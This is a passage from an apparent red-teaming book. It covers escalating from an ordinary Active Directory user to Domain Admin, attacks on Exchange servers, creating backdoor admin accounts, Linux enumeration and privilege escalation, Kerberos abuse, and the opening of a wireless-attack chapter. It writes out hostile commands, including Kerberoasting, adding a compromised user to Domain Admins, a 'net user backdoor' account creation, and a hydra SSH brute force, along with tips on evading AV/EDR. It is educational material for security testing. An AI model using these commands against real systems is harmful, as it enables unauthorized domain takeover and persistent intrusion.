- **Backup Systems:** Ensure backups are available to restore systems in case of patch-related issues.

From AD User to Domain Admin Compromise

Follow these steps to launch an attack after compromising a normal AD User:

Initial Foothold: Compromising a Regular AD User

Overview

Gaining an initial foothold in a network often begins with compromising a regular Active Directory (AD) user account. This stage is critical for attackers as it sets the foundation for further exploitation and deeper network penetration. Attackers typically target user accounts due to their relative vulnerability compared to more secure network components.

Common Attack Vectors

1. **Phishing Attacks:** One of the most prevalent methods. Attackers craft deceptive emails that trick users into revealing their credentials or installing malware. This can be done through fake login pages or malicious attachments.
2. **Password Attacks:** This includes brute force attacks, password spraying, and exploiting weak or default passwords. Attackers use automated tools to try a large number of common passwords against multiple accounts, increasing their chances of success.

3. **Exploiting Publicly Available Information:** Attackers often gather information from social media or company websites. This information can be used to craft targeted phishing attacks or guess passwords.
4. **Credential Stuffing:** Using previously breached credentials to access accounts, leveraging the fact that people often reuse passwords across multiple services.

Execution and Challenges

- **Execution:** The execution involves carefully planning and executing the chosen attack vector. For instance, in a phishing campaign, attackers must design convincing emails, set up fake websites, and ensure the delivery of these emails to the target users.
- **Challenges:** The main challenge is bypassing security measures like spam filters, antivirus programs, and educated users who are aware of phishing tactics. Additionally, robust password policies and account lockout settings can hinder brute force and password spraying attempts.

Privilege Escalation: Gaining Higher Access

- **PowerUp Command:** **Invoke-AllChecks**
- **Purpose:** To perform a series of checks for common privilege escalation vectors on the local machine.
- **Expected Output:** A report indicating misconfigurations or vulnerabilities that could be exploited for local privilege escalation.

Enumerating the Environment

- **PowerView Command: Get-NetUser | Select-Object samaccountname**
- **Purpose: To enumerate all users in the domain.**
- **Expected Output: A list of SAM account names of all users, which helps in identifying potential targets for privilege escalation**.

Exploiting AD Vulnerabilities

- **PowerView Command: Invoke-Kerberoast**
- **Purpose: To perform a Kerberoasting attack, targeting service accounts with SPNs set.**

- **Expected Output: Hashes of service account passwords, which can then be cracked offline.**

Gaining Domain Admin Access

- **PowerView Command: Add-DomainGroupMember -Identity "Domain Admins" -Members "hackeduser"**
- **Purpose: To add a compromised user account to the 'Domain Admins' group.**
- **Expected Output: Confirmation that the user has been added to the group, granting DA privileges.**

Persistence and Exfiltration

- **PowerView Command: Set-DomainObject -Identity "hackeduser" -Set @{description="IT approved change"}**
- **Purpose: To modify an attribute of a user or other domain object for stealth or persistence.**
- **Expected Output: Modification of the specified attribute, such as changing a description to mask unauthorized changes.**

Note: While PowerView is an extensive and powerful tool for AD reconnaissance, detailing all of its commands and functionalities is beyond the scope of this book. PowerView offers a wide range of capabilities for network exploration and exploitation, making it an invaluable asset for penetration testers and red teamers. However, due to its vast array of features, we will focus on select commands and use cases most pertinent to the context of gaining an initial foothold and escalating privileges within an AD environment.

Compromising Enterprise Admin Accounts

Introduction

Compromising Enterprise Admin (EA) accounts in an Active Directory (AD) environment is often the pinnacle of an attacker's journey within a network. These accounts have the highest level of privileges across the entire AD forest, making them highly valuable targets. This section explores the methods used to compromise EA accounts, the risks they pose, and mitigation strategies.

Understanding Enterprise Admin Accounts

- **Role and Privileges:** EA accounts have unrestricted access to all servers and domain controllers in the AD forest. They can modify the schema and configuration of AD, and have control over all domains within the forest.
- **Risk Profile:** Given their extensive privileges, compromising an EA account can lead to total network takeover, including the ability to modify security settings, create or delete accounts, and access any data.

Attack Vectors

1. **Lateral Movement and Privilege Escalation:** Attackers typically start with a lower-level account and gradually move up the privilege ladder. Tools like Mimikatz or BloodHound are used to identify and exploit escalation paths.
2. **Exploiting Service Accounts:** Many service accounts have high-level privileges and are often overlooked in security configurations, making them prime targets.
3. **Social Engineering:** This involves manipulating individuals with access to EA accounts into divulging credentials or unwittingly providing access.

Execution of the Attack

- **Initial Compromise:** Begins with gaining access to a regular user account, often through phishing or exploiting weak passwords.
- **Identifying Targets:** Using tools like PowerView to enumerate users with EA privileges and map their activities and connections within the network.
- **Exploitation:** Employing various techniques such as pass-the-hash, token impersonation, or Kerberoasting to escalate privileges.

Conclusion

AD security is a dynamic field requiring constant vigilance. Regularly auditing and updating AD configurations is crucial for maintaining a secure network environment.

AD access control flaws present significant security risks. Regular audits, appropriate privilege allocation, effective monitoring, and a robust policy framework are essential to

mitigate these risks. Each organization should tailor its approach based on its specific AD environment and operational needs.

Maintaining up-to-date AD/DC servers is not just a technical necessity but a fundamental aspect of organizational security. Regular patching, combined with a comprehensive security strategy, is essential to safeguard against evolving threats. The consequences of neglecting this can be devastating, ranging from data breaches to complete operational paralysis.

Compromising an Enterprise Admin account can have catastrophic consequences for an organization, leading to a complete network compromise. Understanding the methods attackers use to escalate privileges to this level is essential for both offensive and defensive cybersecurity strategies. Implementing stringent security measures, continuous monitoring, and limiting the use of such high-privilege accounts are critical in safeguarding against these types of attacks

Expert Tips

PowerShell scripts are a staple in Active Directory (AD) Security Assessments due to their versatility and deep integration with Windows environments. However, there are scenarios where PowerShell scripts might be flagged or blocked by advanced detection and prevention systems, including Antivirus (AV) software and Endpoint Detection and Response (EDR) systems. In such cases, tools coded in high-level languages like C# (C Sharp) become invaluable.

C# tools offer several advantages in these situations. They can operate under the radar of many security systems that are specifically tuned to monitor and block common PowerShell attack vectors. This is particularly useful for simulating sophisticated cyber-attack scenarios where stealth and evasion are crucial. Additionally, C# provides a robust framework for creating complex and efficient applications, allowing for more intricate attack simulations and assessments.

Moreover, the shift towards using C# and other high-level languages aligns with the evolving tactics of real-world attackers. As security systems become more adept at detecting and mitigating PowerShell-based attacks, attackers are increasingly turning to these languages to craft their tools and payloads. By incorporating such tools into your security assessments, you not only mirror the techniques of actual adversaries but also ensure a more comprehensive evaluation of your organization’s defensive capabilities.

It’s important to note, however, that relying solely on one type of tool or scripting language can lead to blind spots in security assessments. A balanced approach that includes a variety of tools and languages is key to uncovering a wide range of potential vulnerabilities. By understanding and utilizing the strengths of both PowerShell and high-level language tools like those developed in C#, security professionals can conduct more thorough and effective AD Security Assessments.

CHAPTER 9

Attacking other High-Value Targets (HVTs) in an Enterprise Network

Introduction

During the Lateral movement and post-exploitation phase, an attacker tries to find other valuable targets as well. This gives an advantage to the attacker to dive deeper into the network and other resources. This may disclose any sensitive/confidential information to the attacker.

Consider the scenario where sensitive information is stored in some File or SFTP server. This information includes the PII. PHI, PFI data of customers, employees, or any confidential data like credentials. If this is compromised, then it will be a financial loss as well as it's a reputation loss for any enterprise. In this chapter, we will be discussing compromising the High-Value Targets identified during the lateral movement phase…

Key Learnings

Assessing and compromising the other high-value targets of the enterprise

Compromising the MS Exchange Server Mailboxes

- **Vulnerabilities and Exploits**: Microsoft Exchange servers are often targeted due to their central role in corporate communications. Common vulnerabilities might include unpatched software, configuration errors, and known exploits that allow for remote code execution or privilege escalation.

- **Attack Techniques**: Methods such as credential stuffing, phishing, or exploiting specific vulnerabilities (like ProxyLogon) can be used to gain unauthorized access. Once access is gained, attackers can read sensitive emails, launch further attacks, or move laterally within the network.
- **Impact and Mitigation**: The compromise of an Exchange server can lead to significant data breaches. Mitigation strategies include regular patching, employing multi-factor authentication, monitoring for suspicious activities, and conducting regular security audits.

I am sharing some recent cases and examples to highlight the real-world relevance and implications of these security issues:

CVE-2023-23397 Exploitation by Forest Blizzard (STRONTIUM): This case involved a Russian state-sponsored threat group known as Forest Blizzard (STRONTIUM) exploiting a critical elevation of privilege vulnerability in Microsoft Outlook, CVE-2023-23397. This vulnerability allowed unauthorized access to email accounts within Exchange servers by triggering a Net-NTLMv2 hash leak. The attack required no user interaction if Outlook on Windows was open when the reminder, containing a maliciously crafted message, was triggered. This case demonstrates the sophistication of state-sponsored actors in leveraging vulnerabilities to gain secret access to sensitive information.




Image 9.1 Credit: https://www.trendmicro.com/

Reference: *https://www.trendmicro.com/en_id/research/23/c/patch-cve-2023-23397-immediately-what-you-need-to-know-and-do.html*

ProxyNotShell/OWASSRF Exploits on Microsoft Exchange: Researchers at S.C. Bitdefender SRL warned of a new wave of attacks targeting Microsoft Exchange using known vulnerabilities, specifically the ProxyNotShell/OWASSRF exploits. These Server-Side Request Forgery (SSRF) attacks allowed attackers to send crafted requests from a vulnerable server to a second server, granting them access to resources and the ability to perform actions on the vulnerable server. This highlighted the importance of robust patch management and misconfiguration detection in protecting against such attacks.

CVE-2023-21709 Microsoft Exchange Server Vulnerability: Microsoft issued an enhanced patch for a severe vulnerability in Microsoft Exchange Server, identified as

CVE-2023-21709. This vulnerability could allow unauthenticated attackers to increase their privileges on unpatched Exchange servers through relatively simple attacks. The vulnerability scenario described involved an attacker using a network-based attack to brute force user account passwords and gain access as that user. This case underlines the continuous need for strong passwords and the importance of applying security updates promptly to protect against such vulnerabilities.

Creating a Backdoor for One-Click Compromise

Creating a backdoor for a one-click compromise involves designing and implementing a mechanism that allows unauthorized and usually hidden access to a system or network, with minimal user interaction. This method is typically used by cyber attackers to maintain persistent access to a compromised system, even after the initial entry point is closed or the vulnerability is patched.

Concept and Implementation

- **Definition**: A backdoor is an intentionally planted method of bypassing normal authentication or security controls. They can be inserted into software, embedded in hardware, or through configuration changes.
- **Methodology**: Backdoors can be created via various means, such as software vulnerabilities, unsecured ports, default credentials, or through the installation of malware. The key is that these backdoors should be stealthy, evading detection by security tools and administrators.

Real-World Examples

Creating a backdoor by adding a normal user to an administrative group is a straightforward yet effective technique. This method involves creating a new user account on the target system and then elevating its privileges by adding it to a group with administrative rights. Here's a basic outline of how this can be done on a Windows system:

- **Creating a New User**:
  - Command: **net user [username] [password] /add**
  - Example: **net user backdoor P@ssw0rd! /add**
  - Output: "The command completed successfully."
- **Adding the User to the Administrators Group**:
  - Command: **net localgroup administrators [username] /add**
  - Example: **net localgroup administrators backdoor /add**
  - Output: "The command completed successfully."

In this scenario, a user named 'backdoor' is created with a password 'P@ssw0rd!' and then added to the 'administrators' group, granting it administrative privileges. This method is

commonly used in scenarios where an attacker has gained initial access to a system and seeks to establish a more robust foothold.

NotPetya Malware: NotPetya, a notorious ransomware, spread via a compromised update mechanism in a widely-used Ukrainian accounting software. It used stolen credentials to move laterally within networks, effectively acting as a backdoor.

SolarWinds Hack: In the SolarWinds Orion hack, attackers injected malicious code into the software's update mechanism. This allowed them to create a backdoor in the networks of thousands of SolarWinds' customers, including government agencies.

Risks and Implications

- **Persistent Access**: Backdoors can provide attackers with long-term access to a victim's network, allowing for continuous monitoring and data exfiltration.
- **Evasion**: They are often designed to evade detection from antivirus software and other security measures.
- **Multi-purpose Use**: Once established, backdoors can be used for various malicious purposes, including data theft, espionage, and as a launchpad for further attacks.

Mitigation Strategies

Creating backdoors poses significant security risks, and understanding their dynamics is essential for both attackers in offensive red teaming and defenders in cybersecurity. The balance lies in recognizing the threat they pose and implementing robust security measures to detect and mitigate such risks.

- **Regular Audits and Monitoring**: Regularly auditing software and network security configurations can help identify potential backdoors. This includes Vulnerability Assessment and Penetration Testing (VAPT) approach as well.
- **Patch Management**: Keeping software and systems updated is crucial to protect against known vulnerabilities that could be exploited to install backdoors.
- **Endpoint Protection**: Advanced endpoint protection solutions can detect and prevent the installation of backdoor malware.

Conclusion

The chapter "Attacking other High-Value Targets (HVTs) in an Enterprise Network" provides a comprehensive and in-depth look into the sophisticated tactics used by attackers during the lateral movement and post-exploitation phases of a cyber-attack. The focus on compromising

High-Value Targets, such as Microsoft Exchange Server mailboxes, not only underscores the strategic importance of these assets but also highlights the vulnerabilities and potential impact of their compromise. Through real-world cases like the exploitation of CVE-2023-23397 by Forest Blizzard (STRONTIUM), ProxyNotShell/OWASSRF attacks on Microsoft Exchange, and the CVE-2023-21709 vulnerability, we gain a clear understanding of the advanced methods employed by attackers and the critical importance of robust defense mechanisms.

This chapter emphasizes the need for continuous vigilance and proactive security measures in protecting enterprise networks. The discussion on creating backdoors for one-click compromises, illustrated through practical examples and infamous cases like NotPetya malware and the SolarWinds hack, further enlightens us on the stealthy and persistent nature of these threats. We learn that backdoors are not just about gaining unauthorized access; they represent a sustained threat that can facilitate ongoing espionage, data theft, and serve as a launchpad for more severe attacks.

As we conclude, it's evident that understanding and mitigating these sophisticated attack vectors is crucial for both red teamers in their offensive operations and defenders in fortifying their cybersecurity posture. Regular audits, vigilant patch management, and advanced endpoint protection emerge as key strategies in this ongoing battle against cyber threats. This chapter not only educates on the technical intricacies of attacking HVTs but also serves as a stark reminder of the persistent and evolving nature of cyber threats in today's interconnected world. It underscores the necessity for a multi-layered security approach, combining technical safeguards with strategic planning, to effectively counter the sophisticated techniques used in targeting high-value assets within enterprise networks.

Expert Tips

A Red Teamer, adept in uncovering hidden vulnerabilities, can gain invaluable insights into an enterprise's internal systems by meticulously examining critical information stored on targeted systems. This exploration often involves accessing sensitive data, system configurations, and network details that can reveal much about the organization's security posture.

By skillfully analyzing this information, a Red Teamer can effectively map out the enterprise's network, identifying potential secondary targets and uncovering paths for further penetration. Such reconnaissance is crucial in understanding the interconnectedness of systems and the flow of information within the organization.

This information gathering is more than just a preliminary step; it forms the backbone of a strategic approach to simulate real-world attacks. It enables the Red Teamer to craft attack scenarios that are not only plausible but also reflect the actual methods used by malicious actors.

Moreover, the insights gained from this initial compromise can often lead to the identification of systemic weaknesses, poorly secured critical assets, and flawed security practices. This in-depth understanding is vital for a Red Teamer to move beyond surface-level vulnerabilities and to execute a successful and comprehensive compromise, mirroring the sophistication of real-world cyber threats.

In essence, the ability to extract and leverage critical information from victim systems allows Red Teamers to enhance their attack strategies, leading to more effective and impactful security assessments. It underscores the necessity of thinking like an attacker to better defend against them.

CHAPTER 10

Attacking non-windows Environment

Introduction

Is only Windows AD Environment insecure?

Red Teaming is beyond Compromising the Windows Systems. It has been observed during the Real-World Red Teaming Assessment that non-windows systems like Linux, and Solaris can also play a crucial role in disclosing sensitive information up to a successful compromise.
Linux systems come with inbuilt programs like Python, Perl, Ruby, etc…
There is a good frequency of CVE-IDs published for Linux Kernel flaws, which can later be used to run attacks like Privilege Escalations.
Flaws in Linux like Security Misconfiguration, Access Control Flaws, Permission Issues, Sudo Rights functionality abuse, etc... can be an interesting area of an Attacker/Red Teamer.
In this chapter, we will be learning more about checking for any possibility of compromising the non-windows systems which can further lead to advanced-level attacks.

Key Learnings

Not just Windows OS are vulnerable, there are non-windows systems as well. Learn to assess and exploit the non-windows systems by developing advanced skill sets.

Basics of Linux

- **Introduction to Linux**: Originating from the Unix operating system, Linux is an open-source, Unix-like OS first released by Linus Torvalds in 1991. It's known for its stability, security, and flexibility.

- **Kernel**: At the core of Linux is the kernel, which manages system resources and communication between hardware and software.

- **Distribution**: Linux comes in various distributions (distros), each tailored for different needs, like Ubuntu, Fedora, and Debian.

- **File System**: Linux uses a hierarchical file system with the root directory ('/') at the top. It includes various directories like **/bin**, **/etc**, **/home**, and **/var**.

- **Shell and Command Line Interface**: The shell in Linux is a command-line interface that allows users to interact with the system. Popular shells include Bash, Zsh, and Tcsh.

- **Package Management**: Package managers like APT (Debian-based distros) and YUM (RPM-based distros) are used to install, update, and manage software.

- **Permissions and Users**: Linux has a robust permission system. Files and directories can have permissions set for the owner, a group of users, and others.

- **Networking**: Linux offers powerful networking tools and capabilities, making it a popular choice for server environments.
- **Processes and Job Control**: It handles multitasking with processes. Users can manage these processes with commands like **ps**, **top**, and **kill**.
- **Scripting and Automation**: Linux supports various scripting languages like Bash scripting, Python, Perl, allowing for automation of tasks.
- **GUI Options**: While Linux is often used with a command-line interface, it also supports various graphical user interfaces (GUIs), like GNOME and KDE.
- **Community and Support**: Being open-source, Linux has a vast community of developers and users who contribute to its development and provide support.

In the context of non-Windows environments like Linux and macOS, common vulnerabilities and attack vectors include:

Unpatched Software: One of the most common vulnerabilities arises from outdated software. Attackers often exploit known vulnerabilities in older versions of software, which haven't been updated with security patches.
Misconfigurations: Incorrectly configured systems, services, or applications can open up security holes. This includes improper file permissions, exposed sensitive files, or misconfigured network services.

Service Exploits: Many Linux and macOS systems run various services (like SSH, FTP, web servers) that can be vulnerable to attacks if not properly secured.

Daemon Processes: Daemons are background processes that run continuously. Vulnerabilities in these processes can be exploited to gain unauthorized access or elevate privileges.

Kernel Vulnerabilities: The kernel, being the core of the OS, is a high-value target. Exploits here can lead to complete system control. Kernel vulnerabilities can be complex and require sophisticated attack strategies.

Exploitation Techniques: Attackers use various techniques like buffer overflows, injection attacks, and privilege escalation to exploit these vulnerabilities.

Linux Enumeration from Offensive Red Teaming Point of View

The Linux operating system, often considered robust against malware, is not immune to security threats. In recent years, various types of malware such as ransomware, cryptocurrency miners, web shells, and rootkits have increasingly targeted Linux systems. These attacks exploit vulnerabilities including outdated software, misconfigurations, insecure code, and phishing. Notably, the prevalence of web shells and ransomware remains significant, with ransomware like KillDisk and IceFire specifically targeting Linux environments. Advanced Persistent Threat (APT) groups have also been observed using Berkeley Packet Filter (BPF) filters to install backdoors, posing new challenges in detection and analysis.

Key vulnerabilities exploited in these attacks include the Apache Log4j vulnerability (CVE-2021-44228), Apache Struts vulnerabilities (CVE-2017-12611 and CVE-2018-11776), a zero-day vulnerability in Atlassian Confluence server (CVE-2022-26134), and an OpenSSH vulnerability affecting all Linux and Unix platforms (CVE-2018-15473). Applications like WordPress have also become prime targets.

Linux attacks are predominantly web-based, differing from Windows attacks. These include SQL injection, cross-site scripting (XSS), server-side request forgeries (SSRF), and other security compromises targeting web resources. Attackers also exploit protocol anomalies in HTTP traffic for various malicious activities, including vulnerability exploitation, denial-of-service attacks, and reconnaissance.

The types of web application vulnerabilities exploited are diverse, encompassing SQL injection, command injection, LDAP, and XSS. Cross-site scripting is noted as the highest contributor to security risks, with applications like WordPress and Grafana being the most targeted. Insecure deserialization vulnerabilities were also found in popular applications like Laravel and Ruby on Rails etc…

In offensive red teaming, Linux enumeration involves gathering detailed information about a Linux system to identify potential vulnerabilities and attack vectors. Key aspects of Linux enumeration include:

Identifying System Information: Determine the Linux distribution and kernel version, which can reveal known vulnerabilities or suitable exploit techniques.

User and Group Enumeration: List all users and groups to understand the privilege levels and potential targets for privilege escalation.

Network Information: Analysing network configurations, including IP addresses, routing tables, and firewall settings, to identify potential network-based attack vectors.

Running Services and Processes: Enumerate active services and processes to find unpatched or misconfigured services that can be exploited.

Scheduled Tasks: Check for cron jobs or other scheduled tasks that might be leveraged for executing malicious scripts.

Installed Applications and Software Versions: Identify installed software and their versions to find applications with known vulnerabilities.

File and Directory Permissions: Review file and directory permissions to find sensitive files that are improperly secured.

Logs and Auditing Information: Examine system logs for information on system activities, errors, and potential misconfigurations.

Some useful commands with expected outputs, from an offensive red teaming perspective used during the Linux recon phase:

System Information:
- Command: **uname -a**
- Output: Provides kernel version and system architecture, e.g., "Linux host 5.4.0-42-generic #46-Ubuntu SMP..."

User and Group Enumeration:
- Command: **cat /etc/passwd**
- Output: Lists all users on the system, e.g., "root:x:0:0:root:/root:/bin/bash..."

Network Information:
- Command: **ifconfig** or **ip a**
- Output: Shows network interfaces and IP addresses, e.g., "eth0: inet 192.168.1.2..."

Running Services:
- Command: **ps aux**
- Output: Displays active processes, e.g., "root 1234 0.0 0.1 123456 1234 ? Ss 00:00 ..."

Scheduled Tasks:
- Command: **crontab -l**
- Output: Lists scheduled cron jobs, if any.

Installed Software:
- Command: **dpkg -l** (Debian-based) or **rpm -qa** (RedHat-based)

- Output: Lists all installed packages.

File Permissions:

- Command: **ls -l /path/to/directory**
- Output: Shows file permissions, e.g., "-rwxr-xr-x 1 user group ..."

Logs and Auditing:

- Command: **cat /var/log/auth.log**
- Output: Displays authentication logs, which can reveal login attempts and other security events.

Note: This process requires a combination of command-line skills, familiarity with Linux systems, and knowledge of common vulnerabilities and exploits. Effective enumeration is a critical step in planning a successful red team operation against Linux systems.

Linux Vulnerability Scanning and the Exploitation

Vulnerability Scanning:

- Utilize tools like Nessus, OpenVAS, or Nikto to scan the target for known vulnerabilities.
- Analyze scan results to identify weak points, such as outdated software, exposed services, or default credentials.

Exploitation:

- Based on identified vulnerabilities, select appropriate exploitation techniques or tools. This might involve using Metasploit for known exploits, or custom scripts for unique vulnerabilities.
- Attempt to gain initial access, often as a basic user, by exploiting weak services, unpatched systems, or through social engineering attacks like phishing.

Post-Access Enumeration:

- Once access is gained, perform further enumeration to understand the environment and plan for privilege escalation.
- This might involve checking the Linux version, listing users, and identifying running services or scheduled tasks.

More on the Reconnaissance

Reconnaissance Using Nmap:

- Command: **nmap -sV -p 1-65535 [target IP]**
- Output: Lists open ports and services running on the target system.

DNS Enumeration with dig:

- Command: **dig @1.1.1.1 [targetdomain.com] +nocmd +noall +answer**
- Output: Reveals DNS records for the target domain.

Vulnerability Scanning with Nikto:
- Command: **nikto -h [target IP/website]**
- Output: Reports potential vulnerabilities and misconfigurations in web servers.

Exploiting SSH Service:
- Command: **hydra -l [username] -P /usr/share/wordlists/rockyou.txt ssh://[target IP]**
- Output: Attempts to brute-force SSH login and reports successful credentials.

Enumerating Linux Version:
- Command: **cat /etc/*release**
- Output: Shows the specific Linux distribution and version.

Listing System Users:
- Command: **cat /etc/passwd**
- Output: Displays a list of user accounts on the system.

Linux Privilege Escalation

In Linux privilege escalation, attackers aim to gain higher-level permissions, often aiming for root access. Here are some common methods along with examples and expected outputs:

Exploiting Sudo Rights:
- **Command**: **sudo -l**
- **Expected Output**: Lists commands the current user can run with sudo, revealing potential abuse opportunities.

Misconfigured Files:
- **Command**: **find / -perm -u=s -type f 2>/dev/null**
- **Expected Output**: Lists all files with the SUID bit set, which might be exploitable.

Writable /etc/passwd:
- **Command**: **ls -l /etc/passwd**
- **Expected Output**: If the file is writable, it can be modified to add a new user with root privileges.

Cron Jobs:
- **Command**: **ls -la /etc/cron***
- **Expected Output**: Shows cron jobs and directories; writable cron jobs can be exploited to execute commands as root.

Kernel Exploits:
- **Command**: **uname -r**
- **Expected Output**: Reveals the kernel version, which can be cross-referenced with known kernel exploits.

Unpatched Services:
- **Command**: **dpkg -l** or **rpm -qa**
- **Expected Output**: Lists installed packages; can be compared against databases of known vulnerabilities.

Abusing Kerberos from Linux

Abusing Kerberos from Linux refers to exploiting vulnerabilities in the Kerberos authentication protocol within Active Directory environments, using Linux-based systems or tools. Here's an overview of how some common Kerberos abuse techniques can be executed from a Linux platform:

Requesting Tickets

Using tools like Impacket's getST.py script, attackers can request Kerberos tickets for specific services. This script is part of the Impacket suite, a collection of Python classes for working with network protocols. For instance, an attacker could request a ticket for a user on a specific domain for the SMB service on a domain controller.

Using Tickets

Once a ticket is obtained, it's saved in a cache file (.ccache). The KRB5CCNAME environment variable is then set to inform other Impacket tools about the ticket's location. The ticket can be used to authenticate as the user against the specified service, provided the authentication details match the ones used when requesting the ticket.

Impersonation Tickets

In scenarios where an attacker gains control over a host or account with delegation rights, they can request Kerberos tickets to impersonate other users when authenticating against certain services. This is particularly effective in abusing constrained or unconstrained delegation setups.

Golden Tickets

Creating a "Golden Ticket" involves forging a Ticket Granting Ticket (TGT) using the NTLM hash of the krbtgt user. This powerful method allows attackers to access any service within the domain and maintain access even if user passwords change. The only way to invalidate these tickets is by changing the krbtgt user's password twice.

Kerberoasting

This technique involves requesting Kerberos tickets for services tied to user accounts and then attempting to crack these tickets to uncover the account's passwords. It's particularly effective against accounts with weak passwords and can be executed using tools like Impacket's GetUserSPNs.py script.

Each of these techniques requires a certain level of access or knowledge about the target environment, such as user credentials or the NTLM hash of the krbtgt user. They are commonly used in penetration testing to identify vulnerabilities in Kerberos implementations and Active Directory configurations. Proper security measures, including regular password

changes, monitoring of delegation rights, and patching of known vulnerabilities, are crucial in mitigating the risks associated with these attacks.

Excellent article by "Calum Boal" on this: *https://www.onsecurity.io/blog/abusing-kerberos-from-linux/*

Conclusion

As we conclude the chapter on "Attacking Non-Windows Environments," it's crucial to recognize the diversity and complexity inherent in these systems. While the methodologies and tools may differ from those used in Windows environments, the core principles of ethical hacking remain the same: understanding the target, identifying vulnerabilities, and responsibly exploiting them. This chapter underscores the importance of continuous learning and adaptation in the field of cybersecurity, as well as the ethical responsibility that accompanies the knowledge and skills of offensive red teaming. Remember, the goal is to improve security, not to exploit it maliciously.

Expert Tips

In the realm of Red Teaming, especially within non-Windows environments, one must tread with utmost caution as the likelihood of encountering decoys or honeypots is significantly higher. These systems are often strategically deployed to mimic vulnerable services on popular ports, designed to lure and trap unwary attackers.

Engaging with these systems can generate considerable noise, effectively alerting administrators and security teams to the presence of an intrusion. This is a clever tactic used by organizations to detect and analyze potential threats, turning the tables on attackers by offering seemingly easy targets that are, in fact, traps.

Therefore, Red Teamers must be vigilant and discerning. An abundance of easily exploitable vulnerabilities or services running on well-known ports should raise red flags. Such scenarios often indicate a setup designed to deceive and capture information about the attacker's methods and intentions.

In conducting assessments, it's essential to differentiate between genuine vulnerabilities and strategically placed decoys. This requires a deep understanding of the environment, keen observational skills, and an analytical approach to evaluating potential targets.

CHAPTER 11

Extras

Introduction

This chapter will cover the attacking vector rather than directly assessing the enterprise resources publicly. This includes attacking the resources like the Enterprise Wireless Network of an organization. This chapter will teach you how to and what can happen if we successfully compromise the wireless network of any enterprise.

Wireless Attacks like Evil-Twin, Rogue Access Points, etc. can be used to compromise the enterprise network.

We will have a complete practical hands-on the Wireless Attacks.

Key Learnings

Learn about common but critical wireless attacks, how intrusion can be done even if not by entering into the premises of the enterprise… This chapter will also focus on the useful tools and resources required and expected to have in the Red Teamer's Arsenal.

Dangerous Enterprise Wireless Attacks

In the realm of enterprise cybersecurity, wireless networks represent a double-edged sword: essential for modern business operations but also vulnerable to a spectrum of dangerous attacks. These networks, if not adequately secured, can become gateways for adversaries to infiltrate enterprise systems. Attacks like Evil-Twin and Rogue Access Points, for instance, not only undermine the integrity of wireless communications but can also lead to severe data breaches and unauthorized access to sensitive information. Understanding and defending against these threats is crucial, as the compromise of an enterprise's wireless network can have far-reaching consequences, from financial losses to significant damage to an organization's reputation.

This chapter delves into these perils, offering insights into both the methodology of these attacks and the preventative measures necessary to safeguard against them.

Throughout my experience in red teaming assessments, I have encountered numerous instances where compromising wireless APs proved not only feasible but alarmingly

straightforward. These successes underscore the often-underestimated vulnerabilities in enterprise wireless networks. By sharing these real-life scenarios, I aim to shed light on the potential risks and drive home the importance of robust wireless security measures in protecting enterprise assets.

Wireless Infiltration: A Turning Point in Red Teaming Assessments

In a recent Red Teaming Assessment (RTA) with a limited scope, our team initially struggled to identify exploitable vulnerabilities within the traditional network and system boundaries. Consequently, we shifted our focus to wireless penetration testing. This pivot proved to be a critical decision, as we successfully identified and exploited weaknesses in the wireless network. This initial foothold was instrumental and eventually led to the complete compromise of the enterprise network. This scenario highlights the importance of comprehensive security strategies that include robust defences across all network access points, including wireless networks.

Launching Wireless Attack

Required Tools:

- Attacker System- Latest Kali OR ParrotOS Linux,
